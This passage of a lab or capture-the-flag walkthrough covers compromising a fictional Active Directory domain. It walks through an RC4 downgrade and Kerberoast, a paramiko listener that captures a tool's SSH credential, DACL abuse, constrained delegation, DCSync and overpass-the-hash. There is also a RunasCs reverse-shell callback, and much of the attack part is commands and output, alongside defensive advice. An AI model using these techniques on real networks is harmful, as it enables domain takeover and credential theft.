Recovered........: 0/1 (0.00%) Digests
That result holds even when the wordlist is cut down to the single correct password, so the candidate is being tested and rejected: the hash parsed, the attack ran, and the verification failed. AES Kerberos keys are derived through a 4096-iteration PBKDF2 string-to-key salted with the realm plus the principal name, and any disagreement between the salt the cracker reconstructs from the hash string and the salt the DC actually used produces exactly this, a clean exhaust with no error.
The downgrade
msDS-SupportedEncryptionTypes is a plain integer attribute on the account, and WriteProperties covers it. Setting it to 4 (0x4, RC4-HMAC only) makes the KDC issue the next service ticket for Ryan encrypted with RC4 instead:
1
2
bloodyAD --host $FQDN -d $DOMAIN -k -u oscar.mazerath -p Password123 \
  set object ryan.cole msDS-SupportedEncryptionTypes -v 4
1
[+] ryan.cole's msDS-SupportedEncryptionTypes has been updated
1
2
3
targetedKerberoast.py -k -u oscar.mazerath -p Password123 -d $DOMAIN --dc-host $FQDN \
  -o ryan2 --request-user ryan.cole
hashcat -m 13100 ryan2 /opt/rockyou.txt
1
$krb5tgs$23$*ryan.cole$HSM-DEFENSE.LOCAL$hsm-defense.local/ryan.cole*$...:napalmcrack
Etype 23 is rc4-hmac, hashcat mode 13100, and it falls immediately. The RC4 construction is unsalted and single-iteration, so it is both orders of magnitude faster and far less sensitive to getting the derivation inputs exactly right.
This is the part of Kerberoasting that gets skipped. A modern domain issues AES tickets, and an AES TGS-REP is a genuinely worse crack than the RC4 one everybody’s cheat sheet assumes.
msDS-SupportedEncryptionTypesis an ordinary integer attribute, so anyone withGenericWriteover a user can decide which cipher the KDC will use for that user’s next ticket. Downgrading it costs one LDAP write and turns an expensive crack into a free one. AlongsideservicePrincipalName,userAccountControlandmsDS-KeyCredentialLink, it belongs on the list of attributes whose write access is equivalent to account takeover. See the Kerberos theory page for the ticket mechanics.
Set the attribute back when you are done. It is a durable change to how that account authenticates, and leaving an account pinned to RC4 in a Kerberos-only domain is a real weakening of the environment:
1
2
bloodyAD --host $FQDN -d $DOMAIN -k -u oscar.mazerath -p Password123 \
  set object ryan.cole msDS-SupportedEncryptionTypes
8. ryan.cole: a maintenance tool that authenticates to whatever you point it at
The desktop
Ryan is the only Remote Desktop Users member, so this is the one step on the box that needs a graphical session:
1
2
3
KRB5_CONFIG="$PWD/krb5" xfreerdp3 /u:ryan.cole /p:'napalmcrack' /v:$FQDN /d:$DOMAIN \
  /cert:ignore /dynamic-resolution /clipboard /bpp:16 +compression \
  -wallpaper -themes -fonts -aero -window-drag -menu-anims
 Two items on the desktop, and both of them are the step: an IT notice email and a tool called
 HSM_Terminal.
1
dir C:\Users\ryan.cole\Desktop
1
2
3
4
Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         9/1/2026  10:43 AM           1146 HSM-Defense IT_Notice_SSH-Remote-Tool_Usage.eml
-a----         9/3/2026  11:54 AM       24862848 HSM_Terminal.exe
The notice explains the tool and, in doing so, explains the vulnerability:
 “Many of these terminals are legacy devices and do not support modern encryption standards. In some cases, the connection uses very limited or almost no encryption, which is why the tool must never be used outside the protected internal LAN.”
The mitigation IT chose was a network boundary and a policy document. That works right up until someone who is already inside the boundary runs the tool.

[TARGET_HOST] and [PORT] are both free-text fields. The tool will authenticate to any SSH server you name.
First instinct: pull the credential out of the binary
HSM_Terminal.exe is 24 MB and clearly holds a password, so the obvious move is to reverse it. That is a dead end here, worth documenting so nobody spends an afternoon on it. It is a PyInstaller bundle (Python 3.11, paramiko 4.0.0); pyinstxtractor unpacks it and the entry point is ssh_remote2.pyc, but that file is not ordinary bytecode:
1
2
# Pyarmor 8.5.0 (trial), 000000
from .pyarmor_runtime import __pyarmor__
It is PyArmor 8.5. The .pyc is a ~100-byte bootstrap followed by a 24 KB encrypted blob, and the credential lives inside it. There is no .pyc to decompile until the native pyarmor_runtime.pyd decrypts the blob in memory at import time, and the credential is not present anywhere in the bundle as plaintext, base64, or a simple XOR. Static recovery is out. Dynamic recovery would mean executing the obfuscated code (that .pyd is a Windows PE, so it will not even load under a Linux Python), and once you are running the program anyway, the simplest possible observer is a socket, not a debugger. The tool is an SSH client: it must transmit the credential to authenticate. So point it at our own listener and let it decrypt its own secret and hand it over.
A listener that logs instead of authenticating
The tool holds a credential and will send it to whatever host is in that box. We do not need a working SSH server, only something that completes enough of the handshake to receive the password attempt. A plain nc is enough to identify the client:
1
sudo nc -lvnp 22
1
2
3
Listening on 0.0.0.0 22
Connection received on 10.1.36.31 49980
SSH-2.0-paramiko_4.0.0
paramiko_4.0.0 means the tool is a Python program bundled into an executable, and it also means a paramiko server on our side will interoperate perfectly. Twenty lines does it: accept the connection, advertise password authentication, print whatever arrives, and always return failure.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
#!/usr/bin/env python3
"""Log SSH password attempts sent to this lab listener."""

import socket
import sys
import threading

import paramiko


class PasswordLogger(paramiko.ServerInterface):
    def __init__(self, peer):
        self.peer = peer

    def get_allowed_auths(self, username):
        return "password"

    def check_auth_password(self, username, password):
        print(f"{self.peer[0]}:{self.peer[1]}  {username!r} : {password!r}", flush=True)
        return paramiko.AUTH_FAILED


def handle(client, peer, host_key):
    transport = paramiko.Transport(client)
    transport.add_server_key(host_key)
    try:
        transport.start_server(server=PasswordLogger(peer))
        transport.join(30)
    except (EOFError, OSError, paramiko.SSHException) as error:
        print(f"{peer[0]}:{peer[1]}  {error}", flush=True)
    finally:
        transport.close()


def main():
    port = int(sys.argv[1]) if len(sys.argv) > 1 else 22
    host_key = paramiko.RSAKey.generate(2048)
    with socket.socket() as listener:
        listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        listener.bind(("0.0.0.0", port))
        listener.listen(10)
        print(f"Listening on TCP/{port}; Ctrl-C to stop", flush=True)
        while True:
            client, peer = listener.accept()
            threading.Thread(target=handle, args=(client, peer, host_key), daemon=True).start()


if __name__ == "__main__":
    main()
Point [TARGET_HOST] at the VPN address and press ESTABLISH CONNECTION:
1
sudo $(which uv) run --with paramiko ssh_auth_logger.py
1
2
3
4
5
Installed 7 packages in 27ms
Listening on TCP/22; Ctrl-C to stop
10.1.36.31:50019  'ITOPS01$' : 'paSSword2459'
10.1.36.31:50018  'ITOPS01$' : 'paSSword2459'
10.1.36.31:50020  'ITOPS01$' : 'paSSword2459'
A domain machine account, in plaintext, three times over because the tool retried. RID 1122 from the timeroast in section 2 was ITOPS01$, and it was one of the two hashes that refused to crack, because unlike HELPDESK01$ its password really is machine-strength. It did not need to be cracked. It was compiled into a GUI application sitting on a user’s desktop.
1
nxc ldap $FQDN -k -u 'ITOPS01$' -p 'paSSword2459'
1
LDAP    DC.hsm-defense.local 389  DC  [+] hsm-defense.local\ITOPS01$:paSSword2459
Any client that authenticates to a destination you control is a credential oracle, and it does not matter how strong the secret is. Notice that the two defences in place both worked exactly as designed and neither helped: the machine password was long and random, and the tool was documented as internal-only. The thing that failed is that an interactive user could choose the destination. This is the same class as an SMB or LDAP client coerced to a rogue endpoint, only simpler, because the tool asks you where to go.
9. ITOPS01$ to svc_delegate: WriteDacl on a service account
 The second machine account in the domain has WriteDacl on the delegation service account.
1
2
dacledit.py -k -dc-host $FQDN -action read -principal 'ITOPS01$' -target svc_delegate \
  $DOMAIN/'ITOPS01$':'paSSword2459'
1
2
3
4
[*]   ACE[19] info
[*]     ACE Type                  : ACCESS_ALLOWED_ACE
[*]     Access mask               : WriteDACL, ReadControl, ReadProperties, ListChildObjects (0x60014)
[*]     Trustee (SID)             : ITOPS01$ (S-1-5-21-...-1122)
WriteDacl is the same shape of primitive as the WriteOwner in section 3, one step shorter: it does not grant any access to the object, it grants the ability to write the list of who has access. So write yourself in.
dacledit.py’s write action wants a DN, and this account’s sAMAccountName and CN do not match, so read the DN rather than guessing it from the account name:
1
2
bloodyAD --host $FQDN -d $DOMAIN -k -u 'ITOPS01$' -p 'paSSword2459' \
  get object svc_delegate --attr distinguishedName
1
distinguishedName: CN=Service Delegation Account,CN=Users,DC=hsm-defense,DC=local
1
2
3
4
dacledit.py -k -dc-host $FQDN -action write -rights FullControl -inheritance \
  -principal 'ITOPS01$' \
  -target-dn 'CN=Service Delegation Account,CN=Users,DC=hsm-defense,DC=local' \
  $DOMAIN/'ITOPS01$':'paSSword2459'
1
2
[*] DACL backed up to dacledit-20260917-132316.bak
[*] DACL modified successfully!
dacledit.py’s -target resolves a sAMAccountName for you, while -target-dn takes the literal DN. Mixing them up on an account whose two names differ, as this one’s do, produces a confusing “object not found” for something you can clearly see in the directory.
1
2
bloodyAD --host $FQDN -d $DOMAIN -k -u 'ITOPS01$' -p 'paSSword2459' \
  set password svc_delegate 'P@$$word123!'
1
[+] Password changed successfully!
10. svc_delegate: classic constrained delegation on HELPDESK01$
The last edge is back to where we started
 The final edge points at
 HELPDESK01$, the machine account cracked in section 2. The chain closes on itself.
1
2
3
dacledit.py -k -dc-host $FQDN -action read -principal svc_delegate \
  -target-dn 'CN=HELPDESK01,CN=Computers,DC=hsm-defense,DC=local' \
  $DOMAIN/svc_delegate:'P@$$word123!'
1
2
3
[*]   ACE[7] info
[*]     Access mask               : ReadControl, WriteProperties, ReadProperties, ListChildObjects (0x20034)
[*]     Trustee (SID)             : svc_delegate (S-1-5-21-...-1123)
0x20034 again: GenericWrite over a computer object. On its own that is usually an RBCD or shadow-credentials play. Neither is what this box wants, and section 11 shows why RBCD fails here.
GenericWrite is not enough, and the missing half is readable in SYSVOL
Classic constrained delegation needs two attributes written on the delegating account: msDS-AllowedToDelegateTo (the list of destination SPNs) and the TRUSTED_TO_AUTH_FOR_DELEGATION bit in userAccountControl. GenericWrite covers both. But Windows guards that pair with a privilege: SeEnableDelegationPrivilege, held on the domain controller, without which the LDAP modification is refused no matter what the DACL says.
svc_delegate has it, and the assignment is visible in the Default Domain Controllers Policy long before anyone is an administrator, because SYSVOL is readable by any authenticated principal:
1
2
export KRB5CCNAME="$PWD/svc_delegate.ccache"
smbclient.py -k -no-pass -dc-ip $IP "$DOMAIN/svc_delegate@$FQDN"
1
2
3
# use SYSVOL
# cd hsm-defense.local/Policies/{6AC1786C-016F-11D2-945F-00C04fB984F9}/MACHINE/Microsoft/Windows NT/SecEdit
# cat GptTmpl.inf
1
2
[Privilege Rights]
SeEnableDelegationPrivilege = *S-1-5-21-1508256018-1502282808-1859300581-1123,*S-1-5-32-544
Two SIDs: S-1-5-32-544 is the built-in Administrators group, which is normal, and RID 1123 is not.
1
2
bloodyAD --host $FQDN -d $DOMAIN -k -u svc_delegate -p 'P@$$word123!' \
  get object svc_delegate --attr objectSid
1
2
distinguishedName: CN=Service Delegation Account,CN=Users,DC=hsm-defense,DC=local
objectSid: S-1-5-21-1508256018-1502282808-1859300581-1123
The GUID {6AC1786C-016F-11D2-945F-00C04fB984F9} is the well-known Default Domain Controllers Policy, so it is the first place to look. To find the assignment without knowing a GUID, list hsm-defense.local/Policies and read each MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf.
SeEnableDelegationPrivilegeis granted toAdministratorsonly in a default install, and it is the reasonGenericWriteon a computer object is not automatically a delegation attack. Granting it to a service account is a quiet, permanent domain-wide escalation: the holder can mark any account it can write as trusted for delegation. It is also completely absent from BloodHound’s edge model, and the only two places it shows up are awhoami /privon the DC and aGptTmpl.infthat everyone can read. AuditSeEnableDelegationPrivilege,SeTcbPrivilegeandSeRestorePrivilegeassignments from SYSVOL as a matter of routine, and see the logon types and privileges page for the token model.
For completeness, running a process as svc_delegate with RunasCs from Jason’s WinRM session shows the same thing from the inside:
1
.\RunasCs.exe svc_delegate 'P@$$word123!' cmd.exe -r 10.200.96.48:9999
1
2
3
4
5
6
Privilege Name                Description                                                    State
============================= ============================================================== ========
SeMachineAccountPrivilege     Add workstations to domain                                     Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                                       Enabled
SeEnableDelegationPrivilege   Enable computer and user accounts to be trusted for delegation Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set                                 Disabled
Disabled is the privilege’s current state in the token, not its absence. A privilege present but disabled can be enabled by the process when it needs it; a privilege absent from the token cannot be added at all. The actual exploitation below is done with Kerberos tickets rather than through this shell, so this output corroborates the SYSVOL finding without being the exploit.
Configuring the delegation
Baseline first, so the change is reversible:
1
2
bloodyAD --host $FQDN -d $DOMAIN -k -u svc_delegate -p 'P@$$word123!' \
  get object 'HELPDESK01$' --attr userAccountControl,msDS-AllowedToDelegateTo,servicePrincipalName
1
2
3
distinguishedName: CN=HELPDESK01,CN=Computers,DC=hsm-defense,DC=local
servicePrincipalName: http/HELPDESK01.hsm-defense.local
userAccountControl: WORKSTATION_TRUST_ACCOUNT; DONT_EXPIRE_PASSWORD
No delegation configured, and one existing SPN. DONT_EXPIRE_PASSWORD on a computer account is the same misconfiguration TICKET-2417 reported: automatic rotation is off.
1
2
3
4
bloodyAD --host $FQDN -d $DOMAIN -k -u svc_delegate -p 'P@$$word123!' \
  set object 'HELPDESK01$' msDS-AllowedToDelegateTo -v 'ldap/DC.hsm-defense.local'
bloodyAD --host $FQDN -d $DOMAIN -k -u svc_delegate -p 'P@$$word123!' \
  add uac 'HELPDESK01$' -f TRUSTED_TO_AUTH_FOR_DELEGATION
1
2
[+] HELPDESK01$'s msDS-AllowedToDelegateTo has been updated
[+] ['TRUSTED_TO_AUTH_FOR_DELEGATION'] property flags added to HELPDESK01$'s userAccountControl
1
2
3
distinguishedName: CN=HELPDESK01,CN=Computers,DC=hsm-defense,DC=local
msDS-AllowedToDelegateTo: ldap/DC.hsm-defense.local
userAccountControl: WORKSTATION_TRUST_ACCOUNT; DONT_EXPIRE_PASSWORD; TRUSTED_TO_AUTH_FOR_DELEGATION
Three things make this work, and it is worth being explicit about each:
msDS-AllowedToDelegateTois the outbound allowlist on the delegating account. Setting it onHELPDESK01$says “HELPDESK01 may act on a user’s behalf towardsldap/DC.hsm-defense.local”. It is the opposite direction from RBCD, which writesmsDS-AllowedToActOnBehalfOfOtherIdentityon the destination.TRUSTED_TO_AUTH_FOR_DELEGATION(0x01000000) enables protocol transition. Without it, S4U2Self returns a non-forwardable ticket that S4U2Proxy will not accept, and the delegation only works for users who already authenticated to HELPDESK01. With it, any user can be impersonated cold.- We already know
HELPDESK01$’s password, from the timeroast eight steps ago. Configuring a computer object for delegation is useless without the ability to authenticate as that computer. There is no HELPDESK01 host anywhere on the network and no DNS A record for it; none of that matters, because the S4U exchanges are conversations with the KDC using the machine account’s own key.
S4U2Self and S4U2Proxy
1
2
3
4
getTGT.py -dc-ip $IP "$DOMAIN/HELPDESK01\$:Password123"
export KRB5CCNAME="$PWD/HELPDESK01\$.ccache"
getST.py -k -no-pass -dc-ip $IP -spn ldap/DC.hsm-defense.local \
  -impersonate Administrator "$DOMAIN/HELPDESK01\$"
1
2
3
4
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@ldap_DC.hsm-defense.local@HSM-DEFENSE.LOCAL.ccache
Two requests, two distinct jobs. S4U2Self asks the KDC for a service ticket to HELPDESK01$ itself, on behalf of Administrator, which is the step that needs protocol transition to come back forwardable. S4U2Proxy presents that ticket back to the KDC and asks to exchange it for a ticket to ldap/DC.hsm-defense.local, which the KDC grants because that SPN is in HELPDESK01$’s msDS-AllowedToDelegateTo. The result is a service ticket whose client principal is Administrator and whose service is LDAP on the DC. Full mechanics on the delegation theory page.
DCSync
LDAP on a domain controller is where DRSUAPI replication lives, so an Administrator ticket to that SPN is a DCSync:
1
2
3
export KRB5CCNAME="$PWD/Administrator@ldap_DC.hsm-defense.local@HSM-DEFENSE.LOCAL.ccache"
secretsdump.py -k -no-pass -dc-ip $IP -just-dc-user Administrator \
  "$DOMAIN/Administrator@$FQDN"
1
2
3
4
5
6
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:639428eb318f47dae9703363da3fb30f:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:01df3f535f387a06ad1e2f4b5f9c632aeef142a69955943ae8e89f957bf49c5f
Administrator:aes128-cts-hmac-sha1-96:5eeffb9b171855b295e62ab84aa788e3
-just-dc-user Administrator keeps the replication request to a single account instead of the entire NTDS database, which is both faster and enormously quieter.
root.txt
NTLM is disabled, so the recovered hash cannot be used to log in directly. It can still be used to get a ticket, because the NT hash is the RC4 Kerberos long-term key:
1
2
3
getTGT.py -dc-ip $IP -hashes :639428eb318f47dae9703363da3fb30f "$DOMAIN/Administrator"
export KRB5CCNAME="$PWD/Administrator.ccache"
evil-winrm -i $FQDN -r HSM-DEFENSE.LOCAL
1
2
3
4
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
hsmdefense\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> type C:\Users\Administrator\Desktop\root.txt
FLAG[redacted]
Overpass-the-hash is the reason “we disabled NTLM” is not a defence against a stolen hash. Pass-the-hash is dead here, but the same 16 bytes seed the RC4 Kerberos key, so
getTGT.py -hashes :<nt>produces a perfectly valid TGT. The only way to break that link is to stop the DC from issuing RC4 tickets at all.
Put the delegation attributes back when you are finished. Both writes are reversible and both are loud if left in place:
1
2
3
export KRB5CCNAME="$PWD/svc_delegate.ccache"
bloodyAD --host $FQDN -d $DOMAIN -k remove uac 'HELPDESK01$' -f TRUSTED_TO_AUTH_FOR_DELEGATION
bloodyAD --host $FQDN -d $DOMAIN -k set object 'HELPDESK01$' msDS-AllowedToDelegateTo
1
2
[+] ['TRUSTED_TO_AUTH_FOR_DELEGATION'] property flags removed from HELPDESK01$'s userAccountControl
[+] HELPDESK01$'s msDS-AllowedToDelegateTo has been updated
11. Dead ends and bounded tests
Several of these were worth the time, because ruling them out is what pointed at the route that worked.
| Lead | Observed result | Conclusion |
|---|---|---|
| Portal console injection | Client-side if/else, no network requests | Not a server-side interface |
| Kelly over RDP | NLA accepts her, Ryan is the only RDP member | No desktop session |
| Jason’s scheduled tasks | No readable HSM job in any enumeration path | No local escalation from Jason |
| hMailServer event script | Readable, not writable by Users | ODT processing route not the chain |
| hMailServer SQLCE database | One mailbox row, careers@hsm-defense.local | No lateral credential |
//newpassword123 vs Nathan, Ryan | KDC_ERR_PREAUTH_FAILED both times | Reuse was Aaron and Caleb only |
Oscar move into IT-Tier2 | insufficientAccessRights from deny ACEs | Use IT-Tier3 instead |
RBCD toward HELPDESK01$ | Ticket for HTTP/HELPDESK01, not a DC service | Wrong delegation direction |
Reversing HSM_Terminal.exe | PyArmor 8.5 blob, no plaintext creds | Capture at runtime, not statically |
The RBCD test is the instructive one, because the primitive was real and the outcome was still useless. With a temporary SPN on svc_delegate and an RBCD grant written onto HELPDESK01$, getST.py did return an Administrator ticket:
1
2
3
4
rbcd.py -k -no-pass -dc-ip $IP -dc-host $FQDN -delegate-from svc_delegate \
  -delegate-to 'HELPDESK01$' -action write $DOMAIN/svc_delegate
getST.py -k -no-pass -dc-ip $IP -spn HTTP/HELPDESK01.hsm-defense.local \
  -impersonate Administrator $DOMAIN/svc_delegate
